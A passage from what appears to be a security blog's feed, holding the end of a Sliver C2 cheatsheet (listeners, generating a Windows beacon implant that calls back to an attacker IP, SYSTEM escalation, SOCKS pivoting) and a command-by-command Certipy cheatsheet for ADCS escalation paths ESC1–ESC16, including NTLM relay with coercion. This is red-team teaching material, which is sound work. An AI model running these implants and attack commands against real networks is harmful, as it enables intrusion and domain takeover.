out"><br>[*] Installing alias &#x27;sharpsh&#x27; (v0.0.1) ... done!</span><span class="line out"><br>[*] Installing alias &#x27;SharpHound v4&#x27; (v0.0.2) ... done!</span><span class="line out"><br>[*] Installing alias &#x27;Sharp WMI&#x27; (v0.0.2) ... done!</span><span class="line out"><br>[*] Installing alias &#x27;Certify&#x27; (v0.0.3) ... done!</span><span class="line out"><br>[*] Installing alias &#x27;SharpUp&#x27; (v0.0.1) ... done!</span><span class="line out"><br>[*] Installing alias &#x27;SharpRDP&#x27; (v0.0.1) ... done!</span><span class="line out"><br>[*] Installing alias &#x27;sqlrecon&#x27; (v0.0.3) ... done!</span><span class="line out"><br>[*] Installing alias &#x27;Seatbelt&#x27; (v0.0.5) ... done!</span><span class="line out"><br>[*] Installing alias &#x27;SharPersist&#x27; (v0.0.2) ... done!</span><span class="line out"><br>[*] Installing alias &#x27;Sharp Hound 3&#x27; (v0.0.2) ... done!</span><span class="line out"><br>[SNIP]</span><span class="line out"><br>[*] All packages installed</span></pre></td></tr></table></figure><p>If we want to list all the available packages, we can run the <code>armory</code> command without arguments:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">sliver &gt; </span>armory</span><span class="line out"><br></span><span class="line out"><br>[*] Fetching 1 armory index(es) ... done!</span><span class="line out"><br>[*] Fetching package information ... done!</span><span class="line out"><br></span><span class="line out"><br> Packages</span><span class="line out"><br> Command Name                  Version   Type        Help</span><span class="line out"><br>============================= ========= =========== =========================================================================================================================================</span><span class="line out"><br> bof-roast                     v0.0.2    Extension   Beacon Object File repo for roasting Active Directory</span><span class="line out"><br> bof-servicemove               v0.0.1    Extension   Lateral movement technique by abusing Windows Perception Simulation Service to achieve DLL hijacking</span><span class="line out"><br> c2tc-addmachineaccount        v0.0.9    Extension   AddMachineAccount [Computername] [Password &lt;Optional&gt;]</span><span class="line out"><br> c2tc-askcreds                 v0.0.9    Extension   Collect passwords using CredUIPromptForWindowsCredentialsName</span><span class="line out"><br> c2tc-domaininfo               v0.0.9    Extension   enumerate domain information using Active Directory Domain Services</span><span class="line out"><br> c2tc-kerberoast               v0.0.9    Extension   A BOF tool to list all SPN enabled user/service accounts or request service tickets (TGS-REP)</span><span class="line out"><br></span><span class="line out"><br>[SNIP]</span></pre></td></tr></table></figure><p>If we want to install a specific package, we can do so by providing the package name:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">sliver &gt; </span>armory install rubeus</span><span class="line out"><br></span><span class="line out"><br>[*] Installing alias &#x27;Rubeus&#x27; (v0.0.24) ... done!</span></pre></td></tr></table></figure><h1 id="Basic-Commands"><a href="#Basic-Commands" class="headerlink" title="Basic Commands"></a>Basic Commands</h1><h2 id="Setup-a-listener"><a href="#Setup-a-listener" class="headerlink" title="Setup a listener"></a>Setup a listener</h2><p>To create a listener on port 53, we can use the following command:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">sliver &gt; </span>mtls --lport 53</span><span class="line out"><br></span><span class="line out"><br>[*] Starting mTLS listener ...</span><span class="line out"><br></span><span class="line out"><br>[*] Successfully started job #2</span></pre></td></tr></table></figure><p><code>mtls</code> means mutual TLS which is a TCP listener but the communication over it is encrypted.<br>We can also start http or https listeners:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">sliver &gt; </span>http --lport 80</span><span class="line out"><br></span><span class="line out"><br>[*] Starting HTTP :80 listener ...</span><span class="line out"><br>[*] Successfully started job #3</span></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">sliver &gt; </span>https --lport 8443</span><span class="line out"><br></span><span class="line out"><br>[*] Starting HTTPS :8443 listener ...</span><span class="line out"><br></span><span class="line out"><br>[*] Successfully started job #4</span></pre></td></tr></table></figure><h2 id="List-and-kill-jobs"><a href="#List-and-kill-jobs" class="headerlink" title="List and kill jobs"></a>List and kill jobs</h2><p>We can see the listeners we have using the <code>jobs</code> command</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">sliver &gt; </span>jobs</span><span class="line out"><br></span><span class="line out"><br> ID   Name    Protocol   Port    Stage Profile</span><span class="line out"><br>==== ======= ========== ======= ===============</span><span class="line out"><br> 1    grpc    tcp        31337</span><span class="line out"><br> 2    mtls    tcp        53</span><span class="line out"><br> 3    http    tcp        80</span><span class="line out"><br> 4    https   tcp        8443</span></pre></td></tr></table></figure><p>To kill a listener, we use the command <code>jobs -k &lt;listener_id&gt;</code> and provide the listener ID we want to stop:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">sliver &gt; </span>jobs -k 3</span><span class="line out"><br></span><span class="line out"><br>[*] Killing job #3 ...</span><span class="line out"><br>[!] Job #3 stopped (tcp/http)</span><span class="line out"><br></span><span class="line out"><br>[!] Job #3 stopped (tcp/http)</span><span class="line out"><br></span><span class="line out"><br>[*] Successfully killed job #3</span></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">sliver &gt; </span>jobs -k 4</span><span class="line out"><br></span><span class="line out"><br>[*] Killing job #4 ...</span><span class="line out"><br>[!] Job #4 stopped (tcp/https)</span><span class="line out"><br></span><span class="line out"><br>[*] Successfully killed job #4</span><span class="line out"><br></span><span class="line out"><br>[!] Job #4 stopped (tcp/https)</span></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">sliver &gt; </span>jobs</span><span class="line out"><br></span><span class="line out"><br> ID   Name   Protocol   Port    Stage Profile</span><span class="line out"><br>==== ====== ========== ======= ===============</span><span class="line out"><br> 1    grpc   tcp        31337</span><span class="line out"><br> 2    mtls   tcp        53</span></pre></td></tr></table></figure><h1 id="Beacons"><a href="#Beacons" class="headerlink" title="Beacons"></a>Beacons</h1><h2 id="Generating-beacons"><a href="#Generating-beacons" class="headerlink" title="Generating beacons"></a>Generating beacons</h2><p>To generate a beacon, we can use the <code>generate beacon</code> command, in this case we generate a beacon for windows 64 bit, the format is .exe and we tell it to connect to our IP:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">sliver &gt; </span>generate beacon --seconds 30 --jitter 3 --os windows --arch amd64 --format EXECUTABLE --http &lt;IP&gt; --name meow --save /tmp/beacon.exe -G --skip-symbols</span><span class="line out"><br></span><span class="line out"><br>[*] Generating new windows/amd64 beacon implant binary (30s)</span><span class="line out"><br>[!] Symbol obfuscation is disabled</span><span class="line out"><br>[*] Build completed in 3s</span><span class="line out"><br>[*] Implant saved to /tmp/beacon.exe</span></pre></td></tr></table></figure><p>The <code>-G</code> skips <code>Shikata-Ganai-Encoding</code> and <code>--skip-symbols</code> will leave sliver strings inside the binary. This reduces file size but can lead to detection.</p><h2 id="Listing-and-interacting-with-beacons"><a href="#Listing-and-interacting-with-beacons" class="headerlink" title="Listing and interacting with beacons"></a>Listing and interacting with beacons</h2><p>To list all the beacons we have, we can use the <code>beacons</code> command:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">sliver &gt; </span>beacons</span><span class="line out"><br></span><span class="line out"><br> ID         Name           Transport   Hostname    Username               Operating System   Last Check-In   Next Check-In</span><span class="line out"><br>========== ============== =========== =========== ====================== ================== =============== ===============</span><span class="line out"><br> a7b8c0ca   mist-http      http(s)     MS01        MIST\Brandon.Keywarp   windows/amd64      257h38m33s      257h38m2s</span><span class="line out"><br> 7717ce78   axlle          http(s)     MAINFRAME   AXLLE\gideon.hamill    windows/amd64      180h58m49s      180h58m18s</span><span class="line out"><br> [SNIP]</span><span class="line out"><br> ede730e4   meow   http(s)     DC1         BLAZORIZED\NU_1055     windows/amd64      11h50m21s       11h49m50s</span></pre></td></tr></table></figure><p>To interact with a beacon, we can run the <code>use</code> command and give it the beacon ID:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">sliver &gt; </span>use ede730e4</span><span class="line out"><br></span><span class="line out"><br>[*] Active beacon meow (ede730e4-cc70-4552-9e7f-f4a8fa557615)</span><span class="line out"><br></span><span class="line out"><br>sliver (meow) &gt;</span></pre></td></tr></table></figure><h1 id="Sessions"><a href="#Sessions" class="headerlink" title="Sessions"></a>Sessions</h1><p>To turn a beacon into a session, we run the <code>interactive</code> command:</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">sliver (meow) &gt; interactive</span><br><span class="line"></span><br><span class="line">[*] Using beacon&#x27;s active C2 endpoint: https://10.10.14.8:8443</span><br><span class="line">[*] Tasked beacon meow (8d057a41)</span><br></pre></td></tr></table></figure><p>This will create a running task that will open an interactive session when it’s time to execute again</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">[*] Session 2b8213e1 ...</span><br></pre></td></tr></table></figure><p>We can list sessions using the command <code>sessions</code>. If we want to switch to the context of the session, we can do so by using the following command:</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">sliver (meow) &gt; use 2b8213e1-5f9e-4d4f-b003-b17e62a239c3</span><br><span class="line"></span><br><span class="line">[*] Active session meow (2b8213e1-5f9e-4d4f-b003-b17e62a239c3)</span><br></pre></td></tr></table></figure><h1 id="Other-useful-commands"><a href="#Other-useful-commands" class="headerlink" title="Other useful commands"></a>Other useful commands</h1><h3 id="execute-assembly"><a href="#execute-assembly" class="headerlink" title="execute-assembly"></a>execute-assembly</h3><p>With <code>execute-assembly</code> we can run a .NET assembly (DLL or exe) in memory, by spawning a new process (notepad by default) that hosts the <em>.NET-CLR</em>.</p><h3 id="getsystem"><a href="#getsystem" class="headerlink" title="getsystem"></a>getsystem</h3><p>Spawn a new session as NT AUTHORITY&#x2F;SYSTEM, by injecting into a system process when you are already in a high privileged shell.</p><h3 id="ps"><a href="#ps" class="headerlink" title="ps"></a>ps</h3><p>List processes and identify running security products such as AVs and EDRs.</p><h3 id="socks5"><a href="#socks5" class="headerlink" title="socks5"></a>socks5</h3><p>Start a socks5 proxy in your implant with socks5 start. This proxy can then be used with e.g. proxychains to tunnel your tools through the implant into the corporate network.</p><h3 id="sideload"><a href="#sideload" class="headerlink" title="sideload"></a>sideload</h3><p>Load and execute a shared object (shared library&#x2F;DLL) in a remote process</p><h1 id="Conclusion"><a href="#Conclusion" class="headerlink" title="Conclusion"></a>Conclusion</h1><p>This was a basic intro to sliver C2, but there’s a lot more you can do with it. Checkout the official documentation here: <a href="https://sliver.sh/docs">https://sliver.sh/docs</a>. It’s very detailed and explains many things you can do with Sliver.</p><h1 id="Resources"><a href="#Resources" class="headerlink" title="Resources"></a>Resources</h1><ul><li><a href="https://bishopfox.com/blog/passing-the-osep-exam-using-sliver">https://bishopfox.com/blog/passing-the-osep-exam-using-sliver</a></li></ul>]]></content>
    
    
    <summary type="html">Getting started with Sliver C2</summary>


    <category term="cheatsheet" scheme="https://seriotonctf.github.io/categories/cheatsheet/"/>
    
    
    <category term="sliver" scheme="https://seriotonctf.github.io/tags/sliver/"/>
    
    <category term="c2" scheme="https://seriotonctf.github.io/tags/c2/"/>
    
    <category term="red team" scheme="https://seriotonctf.github.io/tags/red-team/"/>
    
  </entry>
  
  <entry>
    <title>ADCS Attacks with Certipy</title>
    <link href="https://seriotonctf.github.io/ADCS-Attacks-with-Certipy/"/>
    <id>https://seriotonctf.github.io/ADCS-Attacks-with-Certipy/</id>
    <published>2024-06-26T15:42:13.000Z</published>
    <updated>2026-06-23T23:17:21.584Z</updated>
    
    <content type="html"><![CDATA[<h1 id="Installation"><a href="#Installation" class="headerlink" title="Installation"></a>Installation</h1><p><a href="https://github.com/ly4k/Certipy/wiki/04-%E2%80%90-Installation">https://github.com/ly4k/Certipy/wiki/04-%E2%80%90-Installation</a></p><p><strong>Using pip</strong></p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">sudo apt update &amp;&amp; sudo apt install -y python3 python3-pip</span><br><span class="line">python3 -m venv certipy-venv</span><br><span class="line">source certipy-venv/bin/activate</span><br><span class="line">pip install certipy-ad</span><br></pre></td></tr></table></figure><p><strong>Using pipx</strong></p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">pipx install -f &quot;git+https://github.com/ly4k/Certipy.git&quot;</span><br></pre></td></tr></table></figure><p><strong>Using uv</strong></p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">uv tool install git+https://github.com/ly4k/Certipy --force</span><br></pre></td></tr></table></figure><h1 id="Enumeration"><a href="#Enumeration" class="headerlink" title="Enumeration"></a>Enumeration</h1><p>Search for vulnerable certificate templates</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy find -u username -p password -dc-ip ip -target dc -enabled -vulnerable -stdout</span><br></pre></td></tr></table></figure><p>Find PKI Enrollment Services in Active Directory and Certificate Templates Names</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">nxc ldap target -u username -p password -M adcs</span><br></pre></td></tr></table></figure><p>Anonymously uses RPC endpoints to hunt for ADCS CAs</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">nxc smb target -M enum_ca</span><br></pre></td></tr></table></figure><h1 id="ESC1"><a href="#ESC1" class="headerlink" title="ESC1"></a>ESC1</h1><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">addcomputer.py domain/username:password -computer-name computer_name -computer-pass computer_password</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy req -u computer_name -p computer_password -ca ca -target domain -template template -upn administrator -dc-ip ip</span><br></pre></td></tr></table></figure><p>Or</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy req -u username -p password -ca ca -target domain -template template -upn administrator -dc-ip ip</span><br></pre></td></tr></table></figure><blockquote><p>If you run certipy and see <code>Minimum RSA Key Length : 4096</code>, you may need to provide the <code>-key-size 4096</code> option</p></blockquote><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy req -u username -p password -ca ca -target domain -template template -upn administrator -dc-ip ip -key-size 4096</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy auth -pfx administrator.pfx -domain domain -u username -dc-ip ip</span><br></pre></td></tr></table></figure><p>New update:</p><blockquote><p>By February 2025, if the StrongCertificateBindingEnforcement registry key is not configured, domain controllers will move to Full Enforcement mode</p></blockquote><p><a href="https://support.microsoft.com/en-us/topic/kb5014754-certificate-based-authentication-changes-on-windows-domain-controllers-ad2c23b0-15d8-4340-a468-4d4f3b188f16">https://support.microsoft.com/en-us/topic/kb5014754-certificate-based-authentication-changes-on-windows-domain-controllers-ad2c23b0-15d8-4340-a468-4d4f3b188f16</a></p><p>Fix: provide the <code>-sid</code> flag for the targeted user</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy req -u username -p password -ca ca -target domain -template template -upn administrator -sid &lt;administrator sid&gt; -dc-ip ip </span><br></pre></td></tr></table></figure><h1 id="ESC3"><a href="#ESC3" class="headerlink" title="ESC3"></a>ESC3</h1><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy req -u username -p password -ca ca -target domain -template template</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy req username -p password -ca ca -target domain -template User -on-behalf-of administrator -pfx pfx_file</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy auth -pfx administrator.pfx -dc-ip ip</span><br></pre></td></tr></table></figure><h1 id="ESC4"><a href="#ESC4" class="headerlink" title="ESC4"></a>ESC4</h1><h3 id="Certipy-4-8-2"><a href="#Certipy-4-8-2" class="headerlink" title="Certipy 4.8.2"></a>Certipy 4.8.2</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy template -u username -p password -template template -save-old -dc-ip ip</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy req -u username -p password -dc-ip ip -ca ca -target dc -template template -upn administrator</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy auth -pfx administrator.pfx -domain domain -u administrator -dc-ip ip</span><br></pre></td></tr></table></figure><h3 id="Certipy-5-0-2"><a href="#Certipy-5-0-2" class="headerlink" title="Certipy 5.0.2"></a>Certipy 5.0.2</h3><p>The commands for certipy version 5.0.2 are different</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy template -u username@domain -p password -template template -write-default-configuration -no-save</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy req -u username@domain -p password -ca ca -template template -upn administrator@domain</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy auth -pfx administrator.pfx -dc-ip ip</span><br></pre></td></tr></table></figure><h1 id="ESC7"><a href="#ESC7" class="headerlink" title="ESC7"></a>ESC7</h1><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy ca -ca ca -add-officer username -u username@domain -p password -dc-ip ip -dns-tcp -ns ip</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy ca -ca ca -enable-template SubCA -u username@domain -p password -dc-ip ip -dns-tcp -ns ip</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy req -u username@domain -p password -ca ca -target ip -template SubCA -upn username@domain</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy ca -ca ca -issue-request request_ID -u username@domain -p password</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy req -u username@domain -p password -ca ca -target ip -retrieve request_ID</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy auth -pfx pfx_file -domain domain -u username -dc-ip ip</span><br></pre></td></tr></table></figure><h1 id="ESC8"><a href="#ESC8" class="headerlink" title="ESC8"></a>ESC8</h1><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">ntlmrelayx.py -t http://domain/certsrv/certfnsh.asp -smb2support --adcs --template template --no-http-server --no-wcf-server --no-raw-server</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">coercer coerce -u username -p password -l ws_ip -t dc_ip --always-continue</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy auth -pfx administrator.pfx</span><br></pre></td></tr></table></figure><h1 id="ESC9"><a href="#ESC9" class="headerlink" title="ESC9"></a>ESC9</h1><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy shadow auto -u username@domain -hashes :hash -account target_username</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy account update -u username@domain -hashes :hash -user target_username -upn administrator</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy req -u target_username@domain -hashes :target_hash -ca ca -template template -target dc_ip</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy account update -u username@domain -hashes :hash -user target_username -upn target_username</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy auth -pfx administrator.pfx -domain domain</span><br></pre></td></tr></table></figure><h1 id="ESC10"><a href="#ESC10" class="headerlink" title="ESC10"></a>ESC10</h1><h2 id="Enumeration-1"><a href="#Enumeration-1" class="headerlink" title="Enumeration"></a>Enumeration</h2><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">Get-ItemProperty -Path &#x27;HKLM:\SYSTEM\CurrentControlSet\Services\Kdc&#x27; -Name StrongCertificateBindingEnforcement</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">Get-ItemProperty -Path &#x27;HKLM:\SYSTEM\CurrentControlSet\Control\SecurityProviders\Schannel&#x27; -Name CertificateMappingMethods</span><br></pre></td></tr></table></figure><h2 id="Exploitation"><a href="#Exploitation" class="headerlink" title="Exploitation"></a>Exploitation</h2><h3 id="Case-2"><a href="#Case-2" class="headerlink" title="Case 2"></a>Case 2</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy account -u username@domain -p password -dc-ip ip -target dc -upn dc$@domain -user victim update</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">getTGT.py domain/victim:password -dc-ip ip</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">export KRB5CCNAME=victim.ccache</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy req -k -dc-ip ip -target dc -ca ca -template User</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy account -k -dc-ip ip -target dc -upn victim@domain -user victim update</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy auth -pfx dc.pfx -dc-ip ip -ldap-shell</span><br><span class="line"></span><br><span class="line"></span><br><span class="line"># whoami</span><br><span class="line">u:DOMAIN\DC$</span><br><span class="line"></span><br><span class="line"># set_rbcd DC$ Machine_Account$</span><br></pre></td></tr></table></figure><h1 id="ESC13"><a href="#ESC13" class="headerlink" title="ESC13"></a>ESC13</h1><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy req -u username -p password -ca ca -target domain -template template -dc-ip ip</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy auth -pfx file.pfx -dc-ip ip</span><br></pre></td></tr></table></figure><h1 id="ESC14"><a href="#ESC14" class="headerlink" title="ESC14"></a>ESC14</h1><h2 id="Scenario-B"><a href="#Scenario-B" class="headerlink" title="Scenario B"></a>Scenario B</h2><p><a href="https://posts.specterops.io/adcs-esc14-abuse-technique-333a004dc2b9#4a82">https://posts.specterops.io/adcs-esc14-abuse-technique-333a004dc2b9#4a82</a></p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD --host dc -d domain -u username -p password set object target altSecurityIdentities -v &#x27;X509:&lt;RFC822&gt;target@domain&#x27;</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD --host dc -d domain -u owned_user -p password set object target mail -v target@domain</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy account update -u owned_user@domain -p password -user username -upn target</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy req -u username -p password -ca ca -template template -dc-ip ip</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy account update -u owned_user -p password -user username -upn username@domain -dc-ip ip</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy auth -pfx pfx -dc-ip ip -user target -domain domain</span><br></pre></td></tr></table></figure><h1 id="ESC15"><a href="#ESC15" class="headerlink" title="ESC15"></a>ESC15</h1><h2 id="Scenario-A"><a href="#Scenario-A" class="headerlink" title="Scenario A"></a>Scenario A</h2><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy req -u username@domain -p password -dc-ip ip -target dc -ca ca -template template -upn administrator@domain -sid &lt;administrator sid&gt; -application-policies &#x27;Client Authentication&#x27;</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy auth -pfx administrator.pfx -dc-ip ip -ldap-shell</span><br></pre></td></tr></table></figure><h2 id="Scenario-B-1"><a href="#Scenario-B-1" class="headerlink" title="Scenario B"></a>Scenario B</h2><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy req -u username@domain -p password -dc-ip ip -ca ca -template WebServer -application-policies &#x27;Certificate Request Agent&#x27;</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy req -u username@domain -p password -dc-ip ip -ca ca -template User -pfx user.pfx -on-behalf-of &#x27;DOMAIN\Administrator&#x27;</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy auth -pfx administrator.pfx -dc-ip ip</span><br></pre></td></tr></table></figure><h1 id="ESC16"><a href="#ESC16" class="headerlink" title="ESC16"></a>ESC16</h1><p>We use a user that has GenericAll or GenericWrite</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy account -u owned_user@domain -p password -dc-ip ip -upn administrator -user username update</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy req -u username@domain -p password -dc-ip ip -target dc -ca ca -template User -upn administrator@domain -sid &lt;administrator sid&gt;</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy account -u owned_user@domain -p password -dc-ip ip -upn username -user username update</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">certipy auth -pfx administrator.pfx -dc-ip ip -domain domain</span><br></pre></td></tr></table></figure><h1 id="Resources"><a href="#Resources" class="headerlink" title="Resources"></a>Resources</h1><ul><li><a href="https://github.com/ly4k/Certipy/wiki/06-%E2%80%90-Privilege-Escalation">https://github.com/ly4k/Certipy/wiki/06-%E2%80%90-Privilege-Escalation</a></li><li><a href="https://harmj0y.medium.com/certified-pre-owned-a22285fc0a3f">https://harmj0y.medium.com/certified-pre-owned-a22285fc0a3f</a></li><li><a href="https://mayfly277.github.io/posts/GOADv2-pwning-part6/">https://mayfly277.github.io/posts/GOADv2-pwning-part6/</a></li><li><a href="https://mayfly277.github.io/posts/ADCS-part14/">https://mayfly277.github.io/posts/ADCS-part14/</a></li><li><a href="https://ppn.snovvcrash.rocks/pentest/infrastructure/ad/ad-cs-abuse">https://ppn.snovvcrash.rocks/pentest/infrastructure/ad/ad-cs-abuse</a></li><li><a href="https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/ad-certificates/domain-escalation">https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/ad-certificates/domain-escalation</a></li><li><a href="https://swisskyrepo.github.io/InternalAllTheThings/active-directory/ad-adcs-certificate-services/#adcs-enumeration">https://swisskyrepo.github.io/InternalAllTheThings/active-directory/ad-adcs-certificate-services/#adcs-enumeration</a></li><li><a href="https://vulndev.io/2023/07/01/vl-intercept-walkthrough/">https://vulndev.io/2023/07/01/vl-intercept-walkthrough/</a></li><li><a href="https://www.bulletproof.co.uk/blog/abusing-esc13-from-linux">https://www.bulletproof.co.uk/blog/abusing-esc13-from-linux</a></li><li><a href="https://logan-goins.com/2024-05-04-ADCS/">https://logan-goins.com/2024-05-04-ADCS/</a></li><li><a href="https://www.tarlogic.com/blog/ad-cs-esc7-attack/">https://www.tarlogic.com/blog/ad-cs-esc7-attack/</a></li><li><a href="https://www.blackhillsinfosec.com/abusing-active-directory-certificate-services-part-one/">https://www.blackhillsinfosec.com/abusing-active-directory-certificate-services-part-one/</a></li><li><a href="https://www.blackhillsinfosec.com/abusing-active-directory-certificate-services-part-2/">https://www.blackhillsinfosec.com/abusing-active-directory-certificate-services-part-2/</a></li><li><a href="https://www.blackhillsinfosec.com/abusing-active-directory-certificate-services-part-3/">https://www.blackhillsinfosec.com/abusing-active-directory-certificate-services-part-3/</a></li><li><a href="https://www.blackhillsinfosec.com/abusing-active-directory-certificate-services-part-4/">https://www.blackhillsinfosec.com/abusing-active-directory-certificate-services-part-4/</a></li><li><a href="https://posts.specterops.io/adcs-esc14-abuse-technique-333a004dc2b9">https://posts.specterops.io/adcs-esc14-abuse-technique-333a004dc2b9</a></li><li><a href="https://posts.specterops.io/adcs-esc14-abuse-technique-333a004dc2b9#4a82">https://posts.specterops.io/adcs-esc14-abuse-technique-333a004dc2b9#4a82</a></li></ul>]]></content>
    
    
    <summary type="html">ADCS Attacks with Certipy cheatsheet</summary>


    <category term="cheatsheet" scheme="https://seriotonctf.github.io/categories/cheatsheet/"/>
    
    
    <category term="active directory" scheme="https://seriotonctf.github.io/tags/active-directory/"/>
    
    <category term="adcs" scheme="https://seriotonctf.github.io/tags/adcs/"/>
    
    <category term="certipy" scheme="https://seriotonctf.github.io/tags/certipy/"/>
    
  </entry>
  
  <entry>
    <title>Escape - Vulnlab</title>
    <link href="https://seriotonctf.github.io/Escape-Vulnlab/"/>
    <id>https://seriotonctf.github.io/Escape-Vulnlab/</id>
    <published>2024-05-28T18:57:00.000Z</published>
    <updated>2026-05-24T17:16:29.452Z</updated>
    
